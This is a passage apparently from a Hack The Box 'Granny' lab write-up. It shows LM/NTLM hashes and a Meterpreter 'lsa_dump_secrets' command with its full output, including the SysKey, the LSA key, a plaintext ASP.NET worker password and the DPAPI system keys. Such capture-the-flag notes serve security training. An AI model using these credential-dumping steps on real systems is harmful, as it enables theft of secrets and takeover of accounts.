  Hash LM  : f927b0679b3cc0e192410d9b0b40873c
  Hash NTLM: 3064b6fc432033870c6730228af7867c
```

MSF - Meterpreter LSA Secrets Dump

```
meterpreter > lsa_dump_secrets
```



```
[+] Running as SYSTEM
[*] Dumping LSA secrets
Domain : GRANNY
SysKey : 11b5033b62a3d2d6bb80a0d45ea88bfb

Local name : GRANNY ( S-1-5-21-1709780765-3897210020-3926566182 )
Domain name : HTB

Policy subsystem is : 1.7
LSA Key : ada60ee248094ce782807afae1711b2c

Secret  : aspnet_WP_PASSWORD
cur/text: Q5C'181g16D'=F

Secret  : D6318AF1-462A-48C7-B6D9-ABB7CCD7975E-SRV
cur/hex : e9 1c c7 89 aa 02 92 49 84 58 a4 26 8c 7b 1e c2

Secret  : DPAPI_SYSTEM
cur/hex : 01 00 00 00 7a 3b 72 f3 cd ed 29 ce b8 09 5b b0 e2 63 73 8a ab c6 ca 49 2b 31 e7 9a 48 4f 9c b3 10 fc fd 35
    full: 7a3b72f3cded29ceb8095bb0e263738aabc6ca492b31e79a484f9cb310fcfd35bdd7d590165ffc63
    m/u : 7a3b72f3cded29ceb8095bb0e263738aabc6ca49 / 2b31e79a484f9cb310fcfd35bdd7d590165ffc63

Secret  : L$HYDRAENCKEY_28ada6da-d622-11d1-9cb9-00c04fb16e75
cur/hex : 52 53 41 32 48 00 00 00 00 02 00 00 3f 00 00 00 01 00 01 00 b3 ec 6b 48 4c ce e5 48 f1 cf 87 4f e5 21 00 39

Secret  : L$RTMTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
cur/hex : 00 f2 d1 31 e2 11 d3 01
```